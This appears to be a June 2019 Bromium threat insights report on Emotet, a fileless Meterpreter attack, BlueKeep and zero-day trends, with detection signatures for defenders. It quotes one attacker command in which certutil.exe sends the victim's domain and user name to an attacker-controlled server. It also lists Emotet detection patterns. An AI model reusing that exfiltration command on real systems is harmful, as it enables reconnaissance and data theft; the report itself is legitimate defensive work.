THREAT INSIGHTS REPORT

June 2019

Bromium®


THREAT LANDSCAPE

Bromium Insights Report is designed to help our customers become more aware of emerging threats and trends and to equip security teams with knowledge and tools to combat today's attacks and anticipate evolving threats to manage their security posture.

Bromium Secure Platform is deployed on desktops and laptops, capturing any potential threats and allowing them to detonate inside secure containers. Adding isolation to the endpoint security stack transforms your endpoints into your strongest defence, while giving security teams a unique advantage to be able to monitor, track and trace any malware that tries to enter your networks.

NOTABLE THREATS

The top threat isolated by Bromium in May 2019 is the Emotet banking Trojan. Bromium Labs recently analysed how Emotet is unpacked and initialised in our three part blog series, Emotet: How It Might Infect Your PC, Emotet: Catch Me If You Can, and Emotet-ion Game. The initial access vector for Emotet is through phishing campaigns used to deliver weaponised Microsoft Word documents, either as attachments or hyperlinks. Bromium threat data for May 2019 shows that Emotet phishing emails most frequently masquerade as legitimate invoices, orders, or unpaid bills.



Malware type classifications, May 2019

Bromium Labs analysed an attack involving a malicious HTA (HTML Application) file that executes two stages of shellcode, resulting in a Meterpreter reverse HTTP shell session with a remote server. The attack was notable for being "fileless"—it avoided saving file artefacts to disk by running code directly in-memory. We also noticed its creative use of living-off-the-land binaries (LOLBins) to avoid detection.

Google's Project Zero released data from July 2014 to May 2019 documenting all publicly-known zero-day vulnerabilities that were exploited by threat actors for malicious purposes "in the wild". More than three-quarters (79%) of the exploited zero-days existed in four products: Microsoft Windows (33%), Adobe Flash Player (21%), Internet Explorer (13%), and Microsoft Office (12%). The data shows that it takes 15 days on average for a vendor to patch a zero-day threat, underlining the value of isolation in reducing organizations' exposure to zero-day exploits.

On 14 May, Microsoft released patches for CVE-2019-0708, also known as BlueKeep, a critical (CVSS base score of 9.8) use-after-free vulnerability in the Windows Remote Desktop Protocol kernel driver, termdd.sys. The vulnerability is particularly severe because an attacker can remotely execute arbitrary code on a vulnerable system running Remote Desktop Services (RDS) without being authenticated. Microsoft took the unusual step of releasing patches for affected out-of-support Windows operating systems as well as in-support versions because of concerns over the damage the exploit could cause if combined with a worm propagation mechanism. The Zero Day Initiative published a detailed analysis of this vulnerability, and at least one proof of concept (PoC) scanner is publicly available as of May 29. We anticipate that CVE-2019-0708 will soon be exploited by malware, particularly as a lateral movement technique.

Patches have been released for the following versions of Windows:

- Windows XP SP3 x86
- Windows XP Professional x64 Edition SP2
- Windows XP Embedded SP3 x86
- Windows Server 2003 SP2 x86
- Windows Server 2003 x64 Edition SP2
- Windows Server 2003 R2 SP2
- Windows Server 2003 R2 x64 Edition SP2
- Windows Vista SP2
- Windows Vista x64 Edition SP2
- Windows 7
- Windows Server 2008
- Windows Server 2008 R2

NOTABLE TECHNIQUES

A popular defence evasion technique used by malware is changing its behaviour based on the environment in which it is run, such as limiting its functionality inside a sandbox or a virtualised environment (MITRE ATT&CK ID: T1497). Bromium Labs research found that Emotet's packer code checks the Windows Registry for a key, and if it cannot access it, Emotet stops the execution of its loader and payload. Monitoring when this key is read is an effective way to detect the Emotet loader on a system. You can find signatures to detect Emotet in the Actionable Intelligence section of this report.

Bromium Labs analysed an attack which creatively used certutil.exe (MITRE ATT&CK ID: S0160), a trusted program and LOLBin built into Windows used for managing digital certificates. The tool is valuable for adversaries because it can be used to encode data, install root certificates, and download files from specified URLs. In this attack, however, instead of downloading a file, the tool was used to send information about the infected host to a web server controlled by the attacker, using Windows environment variables %USERDOMAIN% and %USERNAME%. You can learn more in the blog post, Congratulations, You've Won a Meterpreter Shell.


```
certutil.exe -urlcache -split -f http://[REDACTED].com/u_%userdomain%_%username% null
```

ACTIONABLE INTELLIGENCE

Bromium Secure Platform Recommendations

Bromium customers are always protected because malware is isolated from the host computer and cannot spread onto the corporate network. We recommend updating to the latest Bromium Secure Platform software release and to use the Operational and Threat Dashboards in your Bromium Controller to ensure isolation is running correctly on your endpoint devices.

In May 2019, the most targeted application by malware across Bromium customers was Microsoft Word. Weaponised Office documents typically function as downloaders of secondary stages of malware. Below are the most common methods we see being used to download malware:



Malware by application, May 2019

- Visual Basic for Application (VBA) macros, including VBA Stomping, that execute PowerShell and Command Prompt commands to download malware. Often powershell.exe and cmd.exe are invoked indirectly using Windows Management Instrumentation Provider Host, WmiPrvSE.exe.
- The exploitation of vulnerabilities in Microsoft Office to run arbitrary commands. One of the top vulnerabilities we see being exploited is CVE-2017-11882 – a vulnerability in Microsoft Word's Equation Editor that was first revealed in 2017. The vulnerable feature was removed in Microsoft's January 2018 Public Update (PU), but we still see frequent CVE-2017-11882 exploits in the wild. We recommend that customers patch their Office installations so that computers that do not have Bromium installed are still protected.

In your Bromium Secure Platform policy, we recommend that untrusted file support for email clients and Microsoft Office protection options are enabled (these are enabled by default in our recommended policies). Switching on these settings is an easy way to reduce the risk of infection posed by phishing campaigns. Please contact Bromium Support if you need help applying suggested configurations.

General Security Recommendations

Organisations should patch systems that are vulnerable to CVE-2019-0708 as soon as possible. We also recommend reducing your organisation's attack surface to the exploitation of similar vulnerabilities by turning off Microsoft Windows services on systems that are exposed to the Internet, particularly SMB and RDS.

Signatures

We release signatures to help organisations defend parts of their networks that aren't already protected by Bromium. Systems with Bromium installed are protected from the threats described below. The focus of this month's signatures are methods of detecting the Emotet banking Trojan at various stages of its attack lifecycle.

Emotet Downloader – Most Common Emotet Document Names, May 2019:

The following regular expressions match the most common attachment names of Microsoft Word documents used to download Emotet in May 2019. We recommend searching your email gateway logs for these patterns.

```
^(inf|Inf|INF|PLIK|UNTITLED|Untitled|File|DOC|Doc|DAT|Dane)[-_\s]\d{4,12}[-_\s][^-
_\s]{6,16}\.doc

^(INC|Payroll)[-_\s][^-_\s]+[-_\s][A-Z]{1}[a-z]{2}+[-_\s]\d{2}[-_\s]\d{4}\.doc
```

Emotet Packer – Registry Check:

Bromium Labs' analysis of recent samples of Emotet found that its packer checks the Windows Registry for the existence of a key called Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}. To detect the presence of the Emotet loader on a system, we recommend monitoring attempts to read this key by processes launched from globally writable directories such as %USERPROFILE% and %TEMP%.

- 32-bit systems:
  - HKEY_CLASSES_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
- 64-bit systems:
  - HKEY_CLASSES_ROOT\Wow6432Node\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

Emotet Loader – GetProcAddress for Invalid Function Name:

Bromium Labs' analysis of Emotet has also found that the malware makes a Windows API call to GetProcAddress to resolve the address of an invalid function called mknjht34tfserdgfwGetProcAddress. We recommend monitoring GetProcAddress API calls for this invalid function name.

LEARN MORE

Join us to learn more about the tactics, techniques and procedures (TTPs) attackers are using.

Emotet Webinar June 12

On Wednesday 12 June at 10 am PDT/1 pm EDT Bromium will be hosting a technical deep-dive webinar on Emotet. Click here to sign up for this webinar featuring former CISO of the CIA, Robert Bigman, and Bromium VP of Engineering and Threat Research, James Wright.

New Research: Platform Criminality and the Dark Net


Now available, **Behind the Dark Net Black Mirror** is the next chapter of **Into the Web of Profit** study, offering unique insights into the volume and variety of malware and hacking services available on the dark net. The researcher, Dr. Mike McGuire, tells a compelling story about how this underground trade is threatening enterprises, their employees, customers, and partners. Download the report here.

STAY CURRENT

The Bromium Insights Report is made possible by customers who opt-in to share their threats on the Bromium Threat Cloud. Alerts that are forwarded to us are analyzed by our security experts to reduce false positives and generate more detailed, higher-fidelity alerts. You can also use the threat data collected from isolated malware to protect other critical assets that are not secured by Bromium. To learn more, review the Knowledge Base article on Threat Sharing.

We recommend that customers take the following actions to ensure that they get the most out of their Bromium deployments:

- Enable Bromium Cloud Services and Threat Forwarding. This will keep your endpoints updated with the latest Bromium Rules File (BRF) and make sure we report the latest security incursions to you. Plan to update the Controller with every new release to receive the latest operational and threat intelligence report templates. See the latest release notes and software downloads available on the Customer Portal.
- Update Bromium endpoint software at least twice a year to stay current with emerging attack technique detections added by Bromium Labs.



For the latest threat research, head over to the Bromium Blog, where our researchers regularly dissect new threats and share their findings.

ABOUT THE BROMIUM THREATS INSIGHTS REPORT

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails or chats and downloading files from the web. Bromium Secure Platform protects the enterprise by isolating risky activity into micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. Since the malware is contained, Bromium Secure Platform collects rich forensic data to help our customers harden their entire infrastructure. The Bromium Threats Insights Report addresses key takeaways from the latest reported and analysed threats to ensure that our customers are thoroughly protected.